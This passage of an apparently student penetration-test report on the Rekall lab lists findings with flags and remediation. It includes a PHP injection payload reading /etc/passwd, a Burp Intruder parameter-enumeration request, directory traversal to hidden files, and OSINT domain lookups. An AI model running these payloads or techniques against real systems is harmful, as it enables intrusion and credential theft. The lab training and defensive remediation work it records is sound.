
removing / from end of URL







Research and try different PHP injection payloads:

<https://github.com/payloadbox/command-injection-payload-list>

	 <p>remove CALLUSNOW insert etc/passwd option from github repository: ;system('cat/etc/passwd')</p>
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	 <p>flag 13: jdka7sk23dd</p>
Affected Hosts	192.168.14.35
Remediation	<p>Similar to remediation of Command Injection (Vulnerability 11), PHP Injection may be rectified accordingly:</p> <ul style="list-style-type: none"> • Validate and filter any user input used as command arguments or parameters. This can be accomplished by filtering out special characters that can be used to inject code. • Disable dangerous PHP functions such as system() and eval() that allow for the execution of arbitrary code. • Use security best practices and stay current with software patches and updates as soon as they become available. • Run regular vulnerability scans to help detect new or existing command injection vulnerabilities in order to remediate as quickly as possible.

Title	Attacking Rekall's Web Application, Flag 14
Type	Web app
Risk Rating	High
Description	Session Management
Images	<p>Using link from flag 12 find, we go to:</p> 
	<p>Installing Foxyproxy and adding proxy</p> 
	<p>Using Burpsuite:</p> 



Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project op

2 3 ...

Target Positions Payloads Resource Pool Options

1 Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to

Attack type: **Sniper**

```

1 GET /admin_legal_data.php?admin={001} HTTP/1.1
2 Host: 192.168.14.35
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.14.35/Login.php
9 Cookie: security_level=0; PHPSESSID=5ogbhnra3M7lcvlfapkojn41
10 Upgrade-Insecure-Requests: 1
11
12

```

Burp Suite Community Edition

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Co

2 3 ...

Target Positions Payloads Resource Pool Options

1 Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type customized in different ways.

Payload set: **1** Payload count: 101

Payload type: **Numbers** Request count: 101

1 Payload Options (Numbers)

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random



From: **001**



To: **100**

Step: **1**


How many:

```
> Run
```

	 <p>Since "87" has a different length than the others, we can try this in the URL:</p>  <p>flag 14: dks93jdlld7dj</p>
Affected Hosts	192.168.14.35
Remediation	<p>To remediate Session Management attacks:</p> <ul style="list-style-type: none"> • Use strong session IDs that are random, long, and not based on predictable patterns. • Use secure communication protocols such as HTTPS to protect sensitive data in transit. • Implement session timeouts that force users to reauthenticate after a certain time of inactivity. • Implement access controls that ensure users can only perform actions and access information that they are specifically authorized to access. • Review access logs to detect any unauthorized access attempts or suspicious activity.

Title	Attacking Rekall's Web Application, Flag 15
Type	Web app
Risk Rating	High
Description	Directory Traversal
Images	<p>On the disclaimer page. Use Flag 10 Exploit to find the hidden directory. Check out the file extension and change it as needed.</p>  <p>> Rekall Disclaimer</p>  <p>Use ls to find txt files: Go back to networking.php to do MX Record Check www.welcometorecall.com ls output:</p>

192.168.14.35/networking.php



REKALL CORPORATION

Home

www.example.com

Lookup

MX Record Checker

v.welcometorecall.com

Check your MX



666 About-Rekall.backup2 About-Rekall.css About-Rekall.php About.css
About.html Contact.css Contact.html Contact.php Home.css Home.html
Login.bak Login.css Login.html Login.php Login.php.old2 Memory-
Planner.css Memory-Planner.php Memory_old Page-1.css Page-1.html
Planner.php Welcome.css Welcome.php Welcome.php_old admin
admin_legal_data.php aim.php ba_forgotten.php ba_insecure_login.php
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php
ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php
ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php
ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt
captcha.php captcha_box.php clickjacking.php combined.out
commandl.php commandl_blind.php comments.php config.inc
config.inc.php connect.php connect_i.php credits.php cs_validation.php
csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php
directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag11
fonts functions_external.php heartbleed.php hostheader_1.php
hostheader_2.php http-1.php http-2.php http-3.php html_current_url.php
html_get.php html_post.php html_stored.php http_response_splitting.php
http_verb_tampering.php images index.html index.old index.php info.php
info_install.php information_disclosure_1.php

CTL + F "disclaimer" to find:
disclaimer.php
disclaimer_2.txt




ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php
ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php
ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php
ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt
captcha.php captcha_box.php clickjacking.php combined.out
commandl.php commandl_blind.php comments.php config.inc
config.inc.php connect.php connect_i.php credits.php cs_validation.php
csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php
directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag1 1
fonts functions_external.php heartbleed.php hostheader_1.php
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php
htmli_get.php htmli_post.php htmli_stored.php http_response_splitting.php
http_verb_tampering.php images index.html index.old index.php info.php
info_install.php information_disclosure_1.php
information_disclosure_2.php information_disclosure_3.php
information_disclosure_4.php insecure_crypt_storage_1.php
insecure_crypt_storage_2.php insecure_direct_object_ref_1.php
insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php
install.php insuff_transport_layer_protect.php jon1.txt jon10.php jon11.php
jon12.php jon2.php jon3.php jon4.php jon5.php jon6.php jon7.php
jon8.php jon9.php jquery.js js lang_en.php lang_fr.php lang_nl.php
ldap_connect.php ldapi.php login.php login_old.php logout.php maili.php
manual_interv.php message.txt mysqli_ps.php networking.php new.php
nicepage.css nicepage.js old_disclaimers password_change.php passwords
php_cgi.php php_eval.php phpl.php phpinfo.php portal.bak portal.php

using context clues, try disclaimer.txt and disclaimer_1.txt for previous versions:
and using old_disclaimers as directory


	<div><p>=old_disclaimers/disclaimer.txt =old_disclaimers/disclaimer_1.txt</p><p>flag 15: dksdf7sjd5sg</p></div>
Affected Hosts	192.168.14.35

Remediation	<p>To remediate Directory Traversal attacks:</p> <ul style="list-style-type: none"> • Use a whitelist to restrict access to only files and directories that are needed for the application to function. • Validate user input by ensuring it does not contain any malicious input characters. • Use file system APIs to ensure that only authorized files and directories are accessed. • Use chroot to restrict file system access of the application to a specific directory. • Use security best practices and stay current with software patches and updates as soon as they become available.
--------------------	---



Vulnerability 16	Findings
Title	Attacking Rekall's Linux Servers, Flag 1
Type	Linux OS

Risk Rating	Medium
Description	Open Source Exposed Data
Images	<p>Use a Dossier open source tool found within https://osintframework.com/ to find information about the WHOIS domain for the website totalrekall.xyz.</p> <p>Queried whois.godaddy.com with "totalrekall.xyz"...</p> <pre> Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow82u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 </pre>  <p>flag 1: h8s692hskasd</p>
Affected Hosts	totalrekall.xyz
Remediation	<p>Similar to remediation of Sensitive Data Exposure (Vulnerability 4), Open Source Exposed Data may be rectified accordingly:</p> <ul style="list-style-type: none"> Conduct a comprehensive reconnaissance of all open source intelligence (OSINT) and identify exposures. Use https://osintframework.com/ as a reference to potential vulnerabilities.

	<ul style="list-style-type: none"> Implement security measures such as encryption, access controls, and monitoring to protect exposed data. Establish policies and procedures for open source information use to include: implementing security awareness training, conducting regular audits, and staying up to date with software patching.
--	---

Vulnerability 17	Findings
Title	Attacking Rekall's Linux Servers, Flag 2
Type	Linux OS
Risk Rating	Medium
Description	Open Source Exposed Data
Images	<p>Flag 2 is the IP address of totalrekall.xyz. Found on Domain Dossier. May also use ping totalrekall.xyz</p>  <p>The screenshot shows the 'Domain Dossier' interface for 'totalrekall.xyz'. It displays various records including domain whois, DNS records, and a service scan. The 'Address lookup' section shows the canonical name 'totalrekall.xyz' and the IP address '34.102.136.180'.</p> <p>flag 2: 34.102.136.180</p>
Affected Hosts	34.102.136.180
Remediation	Reference Remediation for Vulnerability 16.

Vulnerability 18	Findings
Title	Attacking Rekall's Linux Servers, Flag 3
Type	Linux OS
Risk Rating	Medium
Description	Open Source Exposed Data

<p>Images</p>	<p>Using https://osintframework.com/</p>  <p>Search crt.sh/</p>  <p>flag 3: s7euwehd</p>
<p>Affected Hosts</p>	<p>totalrekall.xyz</p>
<p>Remediation</p>	<p>Reference Remediation for Vulnerability 16.</p>

